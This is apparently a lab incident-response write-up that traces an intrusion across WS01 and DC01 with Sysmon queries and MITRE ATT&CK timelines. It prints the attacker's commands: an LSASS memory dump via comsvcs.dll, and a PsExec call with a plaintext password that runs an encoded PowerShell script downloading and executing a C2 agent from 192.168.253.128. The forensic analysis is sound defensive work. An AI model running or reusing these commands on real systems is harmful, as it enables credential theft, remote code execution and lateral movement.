index="sysmon" EventCode=10 host="WS01" TargetImage=*lsass.exe* |table _time host SourceImage TargetImage GrantedAccess TargetProcessId

GrantedAccess: 0x1FFFFF corresponds to PROCESS_ALL_ACCESS, granting a program full permissions (e.g., reading/writing memory) over a target process
Switch to event ID in the same time range 2026-05-19 18:37:58
It’s clear that threat actor used comsvcs.dll to extract lsass dump.

"C:\Windows\system32\rundll32.exe" C:\windows\System32\comsvcs.dll MiniDump 728 C:\Users\jim\AppData\Local\Temp\lsass.dmp full
comsvcs.dll is a legitimate Windows system DLL contains a built-in function for creating process memory dump
- MiniDump: the function being called, it is designed to create a snapshot of process memory
- 728: is lsass.exe process id as we see before on event id 10
C:\Users\jim\AppData\Local\Temp\lsass.dmp: save to the temp folder to stay low-profile

Exfiltration (T1041 - Exfiltration Over C2 Channel)
2026-05-19 18:38:37: threat actor then exfiltrated the lsass.dmp to his base 192.168.253.128 via HTTPS
Lateral Movement (Lateral Tool Transfer - T1570)

index="sysmon" EventCode=1 host="WS01" CommandLine=*psexec* |table _time User IntegrityLevel CommandLine ParentImage | sort _time
2026-05-19 18:40:05 as we already investigated on DC01, the attacker used PsExec with the Administrator’s credential the cracked from the lsass.dmp to move laterally to DC01 and dropped the same payload winupdate.exe and executed it with the SYSTEM privilege
powershell.exe -ExecutionPolicy Bypass -C ".\PsExec64.exe \\DC01 -accepteula -u \"soclab\Administrator\" -p \"Password1!\" -s -d powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABzAGUAcgB2AGUAcgAgAD0AIAAiAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADIANQAzAC4AMQAyADgAOgA4ADAAIgA7AA0ACgAkAHUAcgBsACAAPQAgACIAJABzAGUAcgB2AGUAcgAvAGYAaQBsAGUALwBkAG8AdwBuAGwAbwBhAGQAIgA7AA0ACgAkAGUAeABlAFAAYQB0AGgAIAA9ACAAIgAkAGUAbgB2ADoAVABFAE0AUABcAHcAaQBuAHUAcABkAGEAdABlAC4AZQB4AGUAIgA7AA0ACgANAAoAJAB3AGMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7AA0ACgAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBhAGQAZAAoACIAcABsAGEAdABmAG8AcgBtACIALAAiAHcAaQBuAGQAbwB3AHMAIgApADsADQAKACQAdwBjAC4ASABlAGEAZABlAHIAcwAuAGEAZABkACgAIgBmAGkAbABlACIALAAiAHMAYQBuAGQAYwBhAHQALgBnAG8AIgApADsADQAKAA0ACgAkAGQAYQB0AGEAIAA9ACAAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoACQAdQByAGwAKQA7AA0ACgANAAoAZwBlAHQALQBwAHIAbwBjAGUAcwBzACAAfAAgAD8AIAB7ACQAXwAuAG0AbwBkAHUAbABlAHMALgBmAGkAbABlAG4AYQBtAGUAIAAtAGwAaQBrAGUAIAAkAGUAeABlAFAAYQB0AGgAfQAgAHwAIABzAHQAbwBwAC0AcAByAG8AYwBlAHMAcwAgAC0AZgA7AA0ACgByAG0AIAAtAGYAbwByAGMAZQAgACQAZQB4AGUAUABhAHQAaAAgAC0AZQBhACAAaQBnAG4AbwByAGUAOwANAAoADQAKAFsAaQBvAC4AZgBpAGwAZQBdADoAOgBXAHIAaQB0AGUAQQBsAGwAQgB5AHQAZQBzACgAJABlAHgAZQBQAGEAdABoACwAIAAkAGQAYQB0AGEAKQAgAHwAIABPAHUAdAAtAE4AdQBsAGwAOwANAAoAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAJABlAHgAZQBQAGEAdABoACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQBzAGUAcgB2AGUAcgAgACQAcwBlAHIAdgBlAHIAIAAtAGcAcgBvAHUAcAAgAHIAZQBkACIAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuADsA"

Hacker use -s flag to run the command in NT AUTHORITY\SYSTEM privilege
By default, the PSEXECSVC service already runs under SYSTEM account. When the -s flag is present, the PSEXEC service simply spawns the PowerShell command as a child process, which inherits the security token of its parent, granting the attacker total control over the domain.
WS01 Timeline
| Timestamp | Action | MITRE ATT&CK |
|---|---|---|
| 2026-05-19 18:30:01 | The malicious code in the .ps1 file was executed by user "jim" with pwsh.exe (PowerShell 7). | Execution (User Execution: Malicious File - T1204.002) |
| 2026-05-19 18:31:03 | winupdate.exe started beaconing to http://192.168.253.128:80. | Command & Control (Application Layer Protocol: Web Protocols - T1071.001) |
| 2026-05-19 18:33:32 | Threat actor achieved persistence by creating a Startup service named WindowsUpdateManager in HKCU\Software\Microsoft\Windows\CurrentVersion\Run. | Persistence (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001) |
| 2026-05-19 18:34:25 | Utilized multiple discovery tools (whoami, systeminfo, net, netstat) to map the system. | Discovery - System Information Discovery (T1082) |
| 2026-05-19 18:35:25 | Exploited fodhelper.exe and user misconfigurations to gain Administrator privileges. | Privilege Escalation (Abuse Elevation Control Mechanism: Bypass User Account Control - T1548.002) |
| 2026-05-19 18:36:26 | Utilized PowerView to enumerate the Active Directory environment. | Discovery - Account Discovery: Domain Account (T1087.002) |
| 2026-05-19 18:37:58 | Used comsvcs.dll via rundll32.exe (LOLBin) to dump LSASS memory. | Credential Access (OS Credential Dumping: LSASS Memory - T1003.001) |
| 2026-05-19 18:38:37 | Exfiltrated lsass.dmp to 192.168.253.128 through an HTTPS connection. | Exfiltration (Exfiltration Over C2 Channel - T1041) |
| 2026-05-19 18:40:05 | The threat actor proceeded with lateral movement from WS01 to DC01 (10.10.10.10) using PsExec and executed the SandCat malware. | Lateral Movement (Lateral Tool Transfer - T1570) |
Super Timeline
| No | Timestamp | Host | Action | MITRE ATT&CK |
|---|---|---|---|---|
| 1 | 2026-05-19 18:30:01 | WS01 | The malicious code in the .ps1 file was executed by user "jim" with pwsh.exe (PowerShell 7). | Initial access (Phishing: Spearphishing Link - T1566.002) |
| 2 | 2026-05-19 18:31:03 | WS01 | winupdate.exe executes and initiates C2 beaconing to http://192.168.253.128:80. | Execution (User Execution: Malicious File - T1204.002) Command & Control (Application Layer Protocol: Web Protocols - T1071.001) |
| 3 | 2026-05-19 18:33:32 | WS01 | Threat actor achieved persistence by creating a Startup service named WindowsUpdateManager in HKCU\Software\Microsoft\Windows\CurrentVersion\Run. | Persistence (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001) |
| 4 | 2026-05-19 18:34:25 | WS01 | Utilized multiple discovery tools (whoami, systeminfo, net, netstat) to map the system. | Discovery - System Information Discovery (T1082) |
| 5 | 2026-05-19 18:35:25 | WS01 | Exploited fodhelper.exe and user misconfigurations to gain Administrator privileges. | Privilege Escalation (Abuse Elevation Control Mechanism: Bypass User Account Control - T1548.002) |
| 6 | 2026-05-19 18:36:26 | WS01 | Utilized PowerView to enumerate the Active Directory environment. | Discovery - Account Discovery: Domain Account (T1087.002) |
| 7 | 2026-05-19 18:37:58 | WS01 | Used comsvcs.dll via rundll32.exe (LOLBin) to dump LSASS memory. | Credential Access (OS Credential Dumping: LSASS Memory - T1003.001) |
| 8 | 2026-05-19 18:38:37 | WS01 | Exfiltrated lsass.dmp to 192.168.253.128 through an HTTPS connection. | Exfiltration (Exfiltration Over C2 Channel - T1041) |
| 9 | 2026-05-19 18:40:05 | WS01 -> DC01 | The threat actor proceeded with lateral movement from WS01 to DC01 (10.10.10.10) using PsExec and executed the SandCat malware. | Lateral Movement (Lateral Tool Transfer - T1570) |
| 10 | 2026-05-19 18:41:59 -> 18:43:26 | DC01 | File and folder discovery. | Discovery: File and Directory Discovery - T1083 |
| 11 | 2026-05-19 18:44:40 | DC01 | Exfiltrated PDF documents in C:\c-suite-docs to the C2 IP. | Exilftration: Exfiltration Over C2 Channel - T1041 |
| 12 | 2026-05-19 18:44:41 -> 18:46:43 | DC01 | Established Persistence via WMI. | Persistence: Event Triggered Execution: WMI Event Subscription - T1546.003 |
| 13 | 2026-05-19 18:52:04 | DC01 | Impaired the Sysmon logging process. | Defense Impairment: Disable or Modify Tools - T1685 |
| 14 | 2026-05-19 18:54:44 | DC01 | Deleted all Volume Shadow Copies (VSCs). | Impact: Inhibit System Recovery - T1490 |
| 15 | 2026-05-19 18:54:44 | DC01 | Encrypted all PDFs into the .ransom extension. | Impact: Data Encrypted for Impact - T1486 |
| 16 | 2026-05-19 19:00:13 | DC01 | Hacker attempted to alter the Standard Information timestamps of PDF files. | Steath: Indicator Removal on Host: Timestomp - T1070.006 |
| 17 | 2026-05-19 19:00:13 | DC01 | Defacement: Changed the desktop wallpaper. | Impact: Defacement: Internal Defacement - T1491.001 |